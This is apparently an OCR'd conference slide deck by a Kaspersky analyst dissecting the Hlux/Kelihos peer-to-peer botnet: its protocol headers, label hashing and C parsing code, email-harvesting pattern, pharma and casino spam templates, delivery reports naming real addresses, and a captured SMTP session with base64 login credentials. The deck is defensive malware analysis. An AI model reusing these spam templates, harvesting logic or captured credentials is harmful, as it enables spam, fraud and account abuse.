- `0x03ea` Job Request
- `0x03eb` Ping
- `0x03ec` Pong
- `0x03ed` Harvest Results
- `0x0000` Job Response

Serialization

- ANMP
- Int, String, List, List of Strings, Map, Blob

Compression, Encryption

- Lempel-Ziv
- Blowfish CBC

Message Header

- 36 bytes
- Static signature
- Contains length and type
- Last header byte: padding length

```
00000000  01 02 01 01 01 01 02 01  91 01 00 00 00 00 00 00
00000010  01 e8 03 00 00 00 00 00  00 00 00 00 00 00 00 00
00000020  00 0b 76 44 6d 86 14 63  3b fe 67 ad 29 10 72 ee
00000030  45 1a 4e 2b 13 ac f0 6c  29 29 f4 0c 4e 40 26 90
00000040  4d 01 69 6f 3d 13 3a a7  06 f8 ed 09 59 df e0 35
00000050  d1 99 18 69 b7 97 f1 38  79 99 6c 0e 06 72 7a 82
00000060  bc a2 44 8f b5 ce cc 34  6a ba 49 38 dc e4 22 43
00000070  f2 00 c9 2b 4e 77 14 e4  bb 6b c6 c4 83 21 77 0b
00000080  cf 72 63 6b ef fe ef e8  93 b9 af 9f f4 e8 c0 3f
00000090  f3 33 58 dd 9b af ac 4a  74 8a ed 9f eb c6 7f 3f
000000a0  89 9f da df 79 b9 bd 53  12 cf 09 ca 39 3d ac f4
000000b0  19 55 43 d1 ca 26 f9 66  97 26 70 71 c0 b5 57 08
          ...
```

Version 2

```
00000000  5d 1d ed ab 00 00 00 00  28 94 1e 1b c2 54 92 a4
00000010  9f e5 a2 f3 00 00 00 00  c1 1f 00 00 00 00 00 00
00000020  03 94 d7 1b c2 54 92 a4  4c 9a bd 5e 68 9e cc 1c
00000030  00 00 00 00 0f 75 b7 78  c7 9a da 7d bc e1 0b f7
00000040  5e 1e 7e a3 5e c9 40 e0  2c 77 f2 0e da 85 98 a2
00000050  b7 22 e3 8d dd 51 55 b4  d9 39 fc 9e 9e 23 15 49
00000060  fa 16 c3 9e b9 5f 31 38  b0 a4 f3 9a f3 10 a6 ec
00000070  88 03 37 4e eb b5 6e 90  b8 0e 74 dd 64 72 b6 cb
00000080  e3 93 5f 74 c2 2e ac 50  83 44 29 06 cc af 08 33
00000090  cb a3 7c f6 04 19 0c b0  d5 58 01 32 c9 34 7d 22
000000a0  3d 0f 02 62 6c a8 c9 15  ad 54 22 30 dd b3 d3 c9
000000b0  4b 4f ae 18 6e ef 3b ed  49 5d f0 b9 c8 49 c6 eb
000000c0  ef 1d 6b 49 ac 81 55 6b  28 a4 d6 d0 ae 27 40 bc
000000d0  b4 84 c5 cc a5 8e 39 72  bc f9 78 a3 11 fb 19 0c
000000e0  42 bd 0c 81 e1 d9 bd c4  99 da 63 9f 3d 23 1a 04
000000f0  e1 be d1 d6 8a 64 4c e3  0c e2 e4 c1 c5 74 d2 4d
00000100  b8 45 a4 95 bf 90 17 43  0b 87 41 4c 48 97 2d ee
00000110  02 68 73 1b db 19 dc 8b  b5 9e ce 65 9e 79 76 b2
00000120  c8 c3 87 62 7f a2 db e0  af bb 48 7d df 54 93 5a
          ...
```

Version 2: Hashes instead of Labels

- Human readable labels make analysis a lot easier
- Since protocol version 2: hashes
  - `CB8FF46969479800  m_job_servers`
  - `995E533b9AB12000  m_list_id`
  - `F74FB6B49E16A900  m_client_id`

```
char hash_label[17];

char *msg_str2hash(const char *s) {
        u_int64_t hash;
        size_t i;

        // initialize hash
        hash = 0xbc37c6a252f7f492;

        // loop over input string and calculate hash
        for (i = 0; i < strlen(s); ++i)
                hash *= (s[i] * i) + 1;

        // no leading zeros
        snprintf(hash_label, 17, "%x%08x",
                ((u_int32_t *)&hash)[1], ((u_int32_t *)&hash)[0]);

        return hash_label;
}
```

Version 3

```
00000000  e0 17 5e 13 c7 8c 02 0c  c0 61 50 8b 84 3b 12 de
00000010  c1 99 ae 9e 49 17 5d 3d  62 20 00 00 00 00 00 00
00000020  00 80 1f 91 00 2f 58 c2  f0 0d d7 64 d9 3c d3 18
00000030  f9 23 d8 ad b3 cc e5 8e  0d 21 29 d1 d2 8f 3c 77
00000040  e1 ce 59 20 27 50 e6 c0  34 a8 66 0c 5c e7 c5 17
00000050  4f 7c 35 c5 d4 77 e3 d7  de 10 5e d3 1c b7 5e 96
00000060  ed a8 5b 3b 7a 0f 5e 84  8e 60 ce f3 b8 0e f2 d9
00000070  ce 2f 06 ee fa fa 58 28  3a c9 da be 72 62 69 09
00000080  aa b7 11 6d 6e cb 92 43  5b cf 6a bf d0 c4 12 8e
00000090  24 f5 10 e6 1a 6e 7c 4b  10 ec aa ef 95 9d 2c 56
000000a0  71 7e 09 33 af 6e 16 e2  f4 5b 80 cf 43 50 4e c4
000000b0  1d b6 7a e7 b7 91 cc d6  45 da 9a 05 9e 4b bf f3
000000c0  66 85 03 3e d8 68 95 28  41 a9 41 c6 df b5 a7 b8
000000d0  f3 d5 bf 6e 1d c4 a1 6f  dc 29 67 7e b2 89 0c a0
000000e0  fb 40 f5 15 61 1e 49 df  4c ec fd 29 16 f2 13 32
000000f0  07 3a fc a7 e7 d8 2b 38  cd 52 e1 b3 25 97 91 bc
00000100  2e fb 99 c5 84 4e de 72  20 ae 34 8f 47 fc 12 df
00000110  b5 b3 c1 48 d7 8a 31 47  07 ab 41 4f ad 25 4e 60
00000120  53 3e dc 70 f1 a0 3b ca  85 f2 d7 8d e2 de 35 e3
          ...
```

Version 3: Non-Static Message Headers

- No signature
- Encodes dynamic payload offset and message length
- Random amount of garbage before actual message

```
int msg_check_signature(const u_char *msg, size_t len) {
        if (!msg || len < 8) return 0;

        if ((((u_int32_t *)msg)[0] & 0x40801000) == 0x1000
                && (((u_int32_t *)msg)[1] & 0x00800801) == 0x801) return 1;

        return 0;
}

u_int32_t msg_get_msg_type(const u_char *msg, size_t len) {
        if (!msg || len < 24) return 0;
        return ((u_int32_t *)msg)[5] - ((u_int32_t *)msg)[4] - ((u_int32_t *)msg)[0] - ((u_int32_t *)msg)[2];
}

u_int32_t msg_get_payload_offset(const u_char *msg, size_t len) {
        if (!msg || len < 16) return 0;
        return (((u_int64_t *)msg)[1] >> 0x0e) & 0xff;
}

u_int64_t msg_get_payload_size(const u_char *msg, size_t len) {
        if (!msg || len < 32) return 0;
        return ((u_int64_t *)msg)[3];
}
```

Decoding Messages

Harvesting Phase

- Search pattern: `.*@.*\..{1,3}`
- Later versions: sniffer for HTTP/FTP/POP3/SMTP Logins

```
m_reports_bag:
     m_harested_mails: (string list with 1443 elements):
          MN@KgNB.A2V
          WL9@W0.9O
          k0716W@p.S3
          gi@R0.KfA
          Uo@mh.bI
          9@BqkEu7.g-O
          YbPD@.RT7
          B@j.Jr
          SU@p.COl
          lcnk-@.pH3.0-
          HA2@1Y3C..l.7j
          l@.INB
          O7D@p7A7i4.2t
          K@lbN9ET.5W
          S@o6.2c
          k@VMuFOlmWRo.QSg
          ...
```

Spam Jobs

```
m_mail_section:
    m_tasks:
        m_tasks: (1 elements)
            m_adress: (string list with 250 elements):
            m_name: string (1 bytes): 2
            m_body: string (664 bytes): Received: from %^C0%^P%^R3-6^%:...
    m_dictionaries:
        m_dictionaries: (4 elements)
            name: string (6 bytes): pharma
            m_file_timestamp: 2011-05-01 06:30:07 GMT
            m_words: (string list with 100 elements):
    m_dictionaries:
        m_dictionaries: (4 elements)
            name: string (6 bytes): pharma
            m_file_timestamp: 2011-05-01 06:30:07 GMT
            m_words: (string list with 100 elements):

            name: string (16 bytes): mirabella_links2
            m_file_timestamp: 2011-05-01 06:30:07 GMT
            m_words: (string list with 1000 elements):

            name: string (5 bytes): names
            m_file_timestamp: 2011-05-01 06:30:01 GMT
            m_words: (string list with 298 elements):
    ...
```

Status Messages

```
m_is_first_meet: string (1 bytes): 00
m_last_worked_job_id: string (8 bytes): 1a0fc04d00000000
a6509ddd4ef05400: string (16 bytes): 47e9557b008c4823b55677cd3ae741a8
m_reports:
    m_mail_reports: (20 elements)
        d: string (17 bytes): nej123@corvus.com
        v: string (1 bytes): 2
        z: string (3 bytes): ERR

        d: string (30 bytes): ingeborg.schoeffmann@utanet.at
        v: string (1 bytes): 2
        z: string (3 bytes): ERR

        d: string (15 bytes): ilug@nijjar.net
        v: string (1 bytes): 2
        z: string (3 bytes): ERR

        d: string (26 bytes): kkruegernn@capstoneins.com
        v: string (1 bytes): 2
        z: string (3 bytes): OK

        d: string (25 bytes): medioambiente@amacweb.org
        v: string (1 bytes): 2
        z: string (3 bytes): ERR

        ...
```

The 'mirabella' Template

```
Received: from %^C0%^P%^R3-6^%:qwertyuiopasdfghjklzxcvbnm^%^% ([%^C6%^I^%.%^I^%.%^I^%.%^I^%^%])
        by %^A^% %^Fsendmailver^% with SMTP id %^Y%^C5%^R20-300^%^%^%037036;
        %^D%^V5^%^%
Message-ID: <%^O%^V6^%:%^R3-50^%^%%^V0^%>
From: "%^C4%^Fmynames^%^%" <%^Fnames^%@%^Fdomains^%>
To: <%^0^%>
Subject: %^Fpharma^%
Date: %^D-%^R30-600^%^%
MIME-Version: 1.0
Content-Type: text/plain;
        format=flowed;
        charset="%^Fcharset^%";
        reply-type=original
Content-Transfer-Encoding: 7bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.%^C7%^Foutver.6^%^%
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.%^V7^%

%^J%^Fpharma^% %^Fmirabella_links2^%^%
```

'mirabella' Spam

```
Received: from iaw ([232.59.54.125])
        by ppp-188-174-39-206.dynamic.mnet-online.de (8.13.1/8.13.1) with SMTP id 201104051045037036;
        Tue, 5 Apr 2011 10:45:55 +0100
Message-ID: <002101cbf36d$426b6370$e83b367d@seclabiaw>
From: "Christina" <bcchiang@parteck.net>
To: <shin-001@m1.interq.or.jp>
Subject: Wonderful revealing effect on your libido.
Date: Tue, 5 Apr 2011 10:32:16 +0100
MIME-Version: 1.0
Content-Type: text/plain;
        format=flowed;
        charset="iso-8859-1";
        reply-type=original
Content-Transfer-Encoding: 7bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2900.2180
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.2180

Bring more enjoyment to your life, get a magicpil!
http://drokkies.nl/dwg2c4v.html
```

```
Received: from %^C0%^P%^R3-6^%:qwertyuiopasdfghjklzxcvbnm^%^% ([%^C6%^I^%.%^I^%.%^I^%.%^I^%^%])
       by %^A^% %^Fsendmailver^% with SMTP id %^Y%^C5%^R20-300^%^%^%037036;
       %^D%^V5^%^%
Message-ID: <%^O%^V6^%:%^R3-50^%^%^V0^%>
From: "%^C4%^Fmynames^%^%" <%^Fnames^%@%^Fdomains^%>
To: <%^0^%>
Subject: %^Fpharma^%
Date: %^D-%^R30-600^%^%
MIME-Version: 1.0
Content-Type: text/plain;
       format=flowed;
       charset="%^Fcharset^%";
       reply-type=original
Content-Transfer-Encoding: 7bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.%^C7%^Foutver.6^%^%
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.%^V7^%

%^J%^Fpharma^% %^Fmirabella_links2^%^%
```

The 'casino' Template


```
Received: from %^C0%^P%^R3-6^%:qwertyuiopasdfghjklzxcvbnm^%^% ([%^C6%^I^%.%^I^%.%^I^%.%^I^%^%])
        by %^A^% %^Fsendmailver^% with SMTP id %^Y%^C5%^R20-300^%^%^%037036;
        %^D%^V5^%^%
Message-ID: <%^O%^V6^%:%^R3-50^%^%%^V0^%>
From: "%^C4%^Fmynames^%^%" <%^Fnames^%@%^Fdomains^%>
To: <%^O^%>
Subject: %^Fcas_subj^%
Date: %^D-%^R30-600^%^%
MIME-Version: 1.0
Content-Type: text/plain;
        format=flowed;
        charset="%^Fcharset^%";
        reply-type=original
Content-Transfer-Encoding: 7bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.%^C7%^Foutver.6^%^%
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.%^V7^%

%^J%^Fcas_line^% %^Fcas_link^%^%
```

inter-casino-poker.com

Spam Frequency

- One successsfully delivered spam message every 10 seconds
- `smtp-sink -f QUIT`
- A little bit of `iptables` magic



bit.ly


KASPERSKY lab

Clicks on April 27th, 2011

37.683

Clicks per Country

CC	Klicks
US	20231
CA	2097
NL	1707
GB	1485
KR	972
BE	955
DE	742
IN	501
CZ	494
DK	471
Sonstige	8028



Renting Out the socks5 Proxy Network


```
^E^A^@^E^A^@^Ab<82>^A<AA>^@^YEHLO bn-d932da66.pool.mediaWays.net
AUTH LOGIN
cmV0YWlsQG5pZGhpcmVzb3VyY2VzLmNvbQ==
QWpLOEhOOUw=
MAIL FROM:
RCPT TO:david.mcgrath@tvu.ac.uk
DATA
Subject: Job Proposal
From: retail@nidhiresources.com
To: david.mcgrath@tvu.ac.uk

Hello,
It's Bryan Green, ENGINEERING & CONSULTANCY SERVICES, HR manager.
We found your e-mail in the base of applicants for a job.
...
Get in touch with us and join our company. E-mail : hr@engineering-and-
consultancy.co.uk

Yours respectfully,
Bryan Green,
HR manager

.
```

Distribution of Fake AV



KASPERSKY lab

Introducing Own Peers

Speaking Hlux

Thank You

A Wrench in the Cogwheels of P2P Botnets

Tillmann Werner, Senior Virus Analyst, Kaspersky Lab
23rd Annual FIRST Conference
Vienna, 13th June 2011